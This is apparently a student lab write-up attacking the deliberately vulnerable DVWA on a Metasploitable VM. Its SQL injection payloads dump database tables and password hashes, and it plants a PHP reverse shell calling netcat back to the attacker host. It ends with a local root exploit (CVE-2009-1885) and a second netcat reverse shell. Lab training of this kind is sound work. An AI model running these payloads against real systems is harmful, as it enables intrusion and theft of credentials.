

# LAB 6 - SQL Injection and Privilege Escalation

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## Offensive Security Methods

In order to do these labs the DVWA security needs to be set **low**.

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## DVWA Security

### Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

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### PHPIDS

**PHPIDS** v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

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## 6.1 Basic SQL Injections

The vulnerable field seems to be `?id`. Testing for SQL injection with a prompt `1' or '1'=1`. This gave all the users first and last name informations.

### Vulnerability: SQL Injection

User ID:

ID: 1' or '1'='1  
First name: admin  
Surname: admin

ID: 1' or '1'='1  
First name: Gordon  
Surname: Brown

ID: 1' or '1'='1  
First name: Hack  
Surname: Me

ID: 1' or '1'='1  
First name: Pablo  
Surname: Picasso

ID: 1' or '1'='1  
First name: Bob  
Surname: Smith

Task was to extract users and the password hashes so the table containing the passwords need to be found. Query for all the tables in schema:

```
%' and 1=0 union select null, table_name from  
information_schema.tables #
```

```

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: CHARACTER_SETS

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATIONS

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMNS

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMN_PRIVILEGES

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: KEY_COLUMN_USAGE

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: PROFILING

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: ROUTINES

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: SCHEMATA

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: SCHEMA_PRIVILEGES

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: STATISTICS

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: TABLES

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: TABLE_CONSTRAINTS

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: TABLE_PRIVILEGES

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: TRIGGERS

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: USER_PRIVILEGES

```

This gave a long list of tables, but the interesting one for this lab is the `users` table. Query for the columns in users:

```

%' and 1=0 union select null,

```

```
concat(table_name,0x0a,column_name) from  
information_schema.columns where table_name = 'users' #
```

```
ID: '%' and 1=0 union select null, concat(table_name,  
First name:  
Surname: users  
user_id
```

```
ID: '%' and 1=0 union select null, concat(table_name,  
First name:  
Surname: users  
first_name
```

```
ID: '%' and 1=0 union select null, concat(table_name,  
First name:  
Surname: users  
last_name
```

```
ID: '%' and 1=0 union select null, concat(table_name,  
First name:  
Surname: users  
user
```

```
ID: '%' and 1=0 union select null, concat(table_name,  
First name:  
Surname: users  
password
```

```
ID: '%' and 1=0 union select null, concat(table_name,  
First name:  
Surname: users  
avatar
```

So the columns in the `users` table are `user_id`, `first_name`, `last_name`, `user`, `password`, `avatar`

Then these need to be queried `%' and 1=0 union select null, concat(user_id,0x0a,first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #`

And here is all the information from the `users` table:

ID: '%' and 1=0 union select null, concat(user\_id,0x0a,  
First name:  
Surname: 1  
admin  
admin  
admin  
5f4dcc3b5aa765d61d8327deb882cf99

ID: '%' and 1=0 union select null, concat(user\_id,0x0a,  
First name:  
Surname: 2  
Gordon  
Brown  
gordonb  
e99a18c428cb38d5f260853678922e03

ID: '%' and 1=0 union select null, concat(user\_id,0x0a,  
First name:  
Surname: 3  
Hack  
Me  
1337  
8d3533d75ae2c3966d7e0d4fcc69216b

ID: '%' and 1=0 union select null, concat(user\_id,0x0a,  
First name:  
Surname: 4  
Pablo  
Picasso  
pablo  
0d107d09f5bbe40cade3de5c71e9e9b7

ID: '%' and 1=0 union select null, concat(user\_id,0x0a,  
First name:  
Surname: 5  
Bob  
Smith  
smithy  
5f4dcc3b5aa765d61d8327deb882cf99

## 6.2 Remote Shell

DVWA uses php so there is a chance that php-code could be injected in order to get a shell. Document root is `/var/www`



Trying to write to the `/var/www/dvwa/` gives error: "Can't create/write to file '/var/www/dvwa/cmd.php' (Errcode: 13)"

Trying `tmp` instead and it works: "File '/tmp/cmd.php' already exists"

Reverse shell injection used:

```
' union select 1, '<?php system("nc 192.168.193.128 1234 -e /bin/sh"); ?>' into outfile '/tmp/rev.php' #
```

Using the file inclusion page to access the uploaded reverse shell to activate it and catch it with a netcat listener:



This gave a shell as www-data.

## 6.3 Privilege escalation

Now that there's access with a user www-data but we want to have root. We need a privilege escalation and know that CVE-2009-1885 can be used with <https://www.exploit-db.com/exploits/8572>

First the shell we have needs to be stabilized or at least it makes things nicer to work with.

```
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 192.168.193.133.
Ncat: Connection from 192.168.193.133:43863.
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@metasploitable:/var/www/dvwa/vulnerabilities/fi$ ^Z
zsh: suspended nc -lvnp 1234

(kali㉿kali)-[~]
$ stty raw -echo 86 fg

[1] + continued nc -lvnp 1234
reset
reset: unknown terminal type unknown
Terminal type? xterm
www-data@metasploitable:/var/www/dvwa/vulnerabilities/fi$ export TERM=xterm
www-data@metasploitable:/var/www/dvwa/vulnerabilities/fi$ export SHELL=sh
www-data@metasploitable:/var/www/dvwa/vulnerabilities/fi$
```

Moving the exploit file to the metasploitable machine with wget and a python server.

```
$ sudo python3 -m http.server 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.193.133 - - [28/Jun/2022 14:21:53] "GET /8572.c HTTP/1.0" 200 -
```

Compiling the exploit with `gcc 8572.c -o exploit`

Creating the `/tmp/run` file for the exploit to create a connection to our machine with elevated privileges

```
#!/bin/sh
```

```
/bin/netcat -e /bin/sh 192.168.193.128 4444
```

Checking the pid for the exploit:

```
www-data@metasploitable:/tmp$ cat /proc/net/netlink
sk      Eth Pid    Groups  Rmem    Wmem    Dump    Locks
ddf40800 0    0      00000000 0        0        00000000 2
df872800 4    0      00000000 0        0        00000000 2
dd832e00 7    0      00000000 0        0        00000000 2
dd844a00 9    0      00000000 0        0        00000000 2
dd877a00 10   0      00000000 0        0        00000000 2
df473c00 15   2788   00000001 0        0        00000000 2
ddf40c00 15    0      00000000 0        0        00000000 2
dd876200 16    0      00000000 0        0        00000000 2
df4e4800 18    0      00000000 0        0        00000000 2
```

Setting up a listener and executing the exploit with the pid of the udevd netlink socket:

```
www-data@metasploitable:/tmp$ ./exploit 2788
www-data@metasploitable:/tmp$

(kali㉿kali)-[~]
$ nc -lvnp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.193.133.
Ncat: Connection from 192.168.193.133:60149.
whoami
root
id
uid=0(root) gid=0(root)
```

Now we have access as root.